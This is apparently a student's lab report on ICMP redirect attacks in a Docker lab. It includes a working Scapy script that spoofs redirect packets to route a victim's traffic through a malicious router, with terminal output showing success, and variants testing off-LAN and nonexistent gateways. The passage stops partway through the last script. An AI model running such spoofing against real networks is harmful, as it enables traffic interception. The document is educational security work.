SYSTEM AND NETWORK SECURITY

FALL 2024 – ICMP Redirect Attack Lab


Due: 3rd November, 2024

- I'll use the below commands to rename the hosts for ease of operating.

S. No.	MACHINE	COMMAND
1	Attacker	`export PS1="Attacker (10.9.0.105): "`
2	Host with IP 192.168.60.5	`export PS1="Host A (192.168.60.5): "`
3	Host with IP 192.168.60.6	`export PS1="Host B (192.168.60.6): "`
4	Router	`export PS1="Router (10.9.0.11): "`
5	Victim	`export PS1="Victim (10.9.0.5): "`
6	Malicious Router	`export PS1="Mal. Router (10.9.0.111):"`

Task 1: Launching ICMP Redirect Attack


- The left window is for the victim host and the right window is for attacker. Below is the screenshot.



```
[10/31/24]seed@VM:~/.../Lab 7 - ICMP Redirect$ dockps
d23535634ae5  victim-10.9.0.5
16bff086d690  attacker-10.9.0.105
799dd9f3a399  router
685eab9d8d34  malicious-router-10.9.0.111
df3a79613472  host-192.168.60.5
6170ac5f540e  host-192.168.60.6
[10/31/24]seed@VM:~/.../Lab 7 - ICMP Redirect$ docksh d2
root@d23535634ae5:/# export PS1="Victim (10.9.0.5): "
Victim (10.9.0.5):
```


```
[10/31/24]seed@VM:~/.../Lab 7 - ICMP Redirect$ docksh 16
root@16bff086d690:/# export PS1="Attacker (10.9.0.105): "
Attacker (10.9.0.105):
```

- First, let us see the IP Routing table of the victim as well as the my traceroute (traceroute + ping) output for 192.168.60.5



```
Victim (10.9.0.5): ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
Victim (10.9.0.5): mtr -n 192.168.60.5
```


```
Attacker (10.9.0.105):
```



```
                              My traceroute  [v0.93]
d23535634ae5 (10.9.0.5)                                  2024-11-01T00:28:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                 0.0%    28    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                              0.0%    28    0.1   0.1   0.1   0.2   0.0
```


```
Attacker (10.9.0.105):
```

- We see that the victim uses `10.9.0.11` as the router to get to the `192.168.60.0/24` network. We develop a python script `icmp_redirect.py` so that once we run it, the victim uses the malicious router to reach `192.168.60.0/24` network. We can verify it using `my traceroute` or checking the routing cache of the victim as ICMP redirect messages will not affect the routing table; instead, it affects the routing cache. Entries in the routing cache overwrite those in the routing table, until the entries expire.
- Note that the malicious router will also use `10.9.0.11` as the router to get to the `192.168.60.0/24` network but our aim is to make sure packets pass through the malicious router.
- **Also an important point here is that if we spoof redirect packets, but the victim machine has not sent out ICMP packets during the attack, the attack will never be successful.**
- The reasoning for this is already given in the Lab PDF. The reason we need 2 windows for victim is because we need one for just sending out ICMP packets and the other where we can check the `mtr` or routing cache.
- Below is the script `icmp_redirect.py` that we will run on the attacker's machine.



```
#!/usr/bin/python3
from scapy.all import *

# Define the real and fake IP addresses
mal_router = "10.9.0.111"        # Malicious Router's IP
router = "10.9.0.11"             # Actual Router's IP
victim = "10.9.0.5"              # Victim's IP
destination = "192.168.60.5"     # Destination IP (192.168.60.0/24 Network)
icmp_type = 5                    # ICMP Type is 8 (Redirect Message)
icmp_code = 1                    # ICMP Code is 1 (Redirect Datagram for the host)

# Create the IP layer for the ICMP redirect packet
ip = IP()
ip.src = router # Router's IP as source
ip.dst = victim # Victim's IP as destination

# Construct the ICMP redirect layer with relevant parameters
icmp = ICMP()
icmp.type = icmp_type    # Type 5 for redirect
icmp.code = icmp_code    # Code 1 for Host Redirect
icmp.gw = mal_router     # Malicious router's IP will be gateway in the ICMP message

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP()
ip2.src = victim         # Victim's IP as source
ip2.dst = destination    # Target IP as destination

# Craft the final ICMP Redirect Packet
pkt = ip/icmp/ip2/ICMP()

# Send the packet to the victim
send(pkt)
```


- We now continuously send ICMP echo requests to the Host A (`192.168.60.5`) using the command `# ping 192.168.60.5 &`. This command will send a series of pings to the destination until we kill the process. This is primarily as we want the ping requests to be sent continuously during the ICMP redirect attack. Below the screenshot of the pings.



```
Victim (10.9.0.5): ping 192.168.60.5 &
[1] 33
Victim (10.9.0.5): PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.063 ms
```

```
Attacker (10.9.0.105):
```


- Next, we run the script of the attacker's host and check the routing cache of the victim and also verify it using `my traceroute` (using the command `mtr -n 192.168.60.5`).
- Below is the snip of the routing cache after running the script.



```
Victim (10.9.0.5): ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 194sec
Victim (10.9.0.5):
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```


- Observe the `mtr` output now. Below is the screenshot.



```
                                My traceroute  [v0.93]
d23535634ae5 (10.9.0.5)                                    2024-11-01T00:34:49+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                              Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                0.0%    31    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                                 0.0%    31    0.1   0.1   0.1   0.3   0.0
 3. 192.168.60.5                              0.0%    31    0.1   0.1   0.1   0.2   0.0
```


```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105): 
```

- We see that the packets now go through the malicious router with IP `10.9.0.111`. With this we have successfully performed ICMP Redirect Attack on the victim host.
- NOTE: Make sure to flush the routing cache as we have some other tasks to perform. This can be done using `ip route flash cache` command.
- **Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.**
- I believe that ICMP redirect attacks can't be performed such that the packets can be redirected to a remote host. This is mostly because the specified gateway is not within the local subnet as routers are only trusted within a LAN context. Let us perform this experiment and check if this works as we expected.
- All we need to do in the `icmp_redirect.py` code is change the icmp.gw to some other IP that isn't from the same LAN as the victim machine. Let us keep it as `192.168.60.6` that is Host B on `192.168.60.0/24` network. We save the updated and saved the code as `icmp_redirect_1.py`. Rest everything in the code should remain same.
- Below is the code `icmp_redirect_1.py`.



```
  GNU nano 4.8                                                      icmp_redirect_1.py
#!/usr/bin/python3
from scapy.all import *

# Define the real and fake IP addresses
# *************************************************************************
mal_router = "192.168.60.6"     # Malicious Router's IP not in the same LAN
# *************************************************************************
router = "10.9.0.11"            # Actual Router's IP
victim = "10.9.0.5"             # Victim's IP
destination = "192.168.60.5"    # Destination IP (192.168.60.0/24 Network)
icmp_type = 5                   # ICMP Type is 8 (Redirect Message)
icmp_code = 1                   # ICMP Code is 1 (Redirect Datagram for the host)

# Create the IP layer for the ICMP redirect packet
ip = IP()
ip.src = router # Router's IP as source
ip.dst = victim # Victim's IP as destination

# Construct the ICMP redirect layer with relevant parameters
icmp = ICMP()
icmp.type = icmp_type   # Type 5 for redirect
icmp.code = icmp_code   # Code 1 for Host Redirect
icmp.gw = mal_router    # Malicious router's IP will be gateway in the ICMP message

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP()
ip2.src = victim        # Victim's IP as source
ip2.dst = destination   # Target IP as destination

# Craft the final ICMP Redirect Packet
pkt = ip/icmp/ip2/ICMP()

# Send the packet to the victim
send(pkt)

                                                                  [ Read 35 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit         ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line
```

- Now, perform the attack the same way as we did earlier. First clear the routing cache, ping the destination continuously and then run the code and observe the routing cache or using `mtr`.




```
Victim (10.9.0.5): ip route flush cache
Victim (10.9.0.5): ping 192.168.60.5 &
[1] 82
Victim (10.9.0.5): PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.163 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.142 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.102 ms
```

```
Attacker (10.9.0.105): python3 icmp_redirect_1.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Victim (10.9.0.5): ip route show cache
Victim (10.9.0.5): mtr -n 192.168.60.5
```


```
                          My traceroute  [v0.93]
d23535634ae5 (10.9.0.5)                        2024-11-01T01:18:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                      0.0%    12    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5                   0.0%    12    0.1   0.1   0.1   0.2   0.0
```

- We see that attempting to redirect traffic to a remote IP fails. The victim does not accept the route change, as off-LAN IPs are ignored. My expected answer was correct and verified.
- **Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.**
- As per my understanding of ICMP Redirect Attacks, redirecting traffic to a non-existent IP in the same subnet may initially succeed as the victim accepts the route change. The victim attempts to communicate but will fail as no machine responds to this gateway, leading the victim to discard this route over time and going with the same initial route. There is also a chance that we may not observe this communication attempt from the victim in our experiment.
- We update the initial code and save a new code with `icmp_redirect_2.py` with the only change being the gateway. We change the `icmp.gw` to some random IP address that isn't in the LAN. Let it be `10.9.0.18`. Below is the code `icmp_redirect_2.py`



```
GNU nano 4.8                                              icmp_redirect_2.py
#!/usr/bin/python3
from scapy.all import *

# Define the real and fake IP addresses
# *************************************************************************
mal_router = "10.9.0.18"        # Malicious Router's IP that does't exist in LAN
# *************************************************************************
router = "10.9.0.11"            # Actual Router's IP
victim = "10.9.0.5"             # Victim's IP
destination = "192.168.60.5"    # Destination IP (192.168.60.0/24 Network)
icmp_type = 5                   # ICMP Type is 8 (Redirect Message)
icmp_code = 1                   # ICMP Code is 1 (Redirect Datagram for the host)

# Create the IP layer for the ICMP redirect packet
ip = IP()
ip.src = router # Router's IP as source
ip.dst = victim # Victim's IP as destination

# Construct the ICMP redirect layer with relevant parameters
icmp = ICMP()
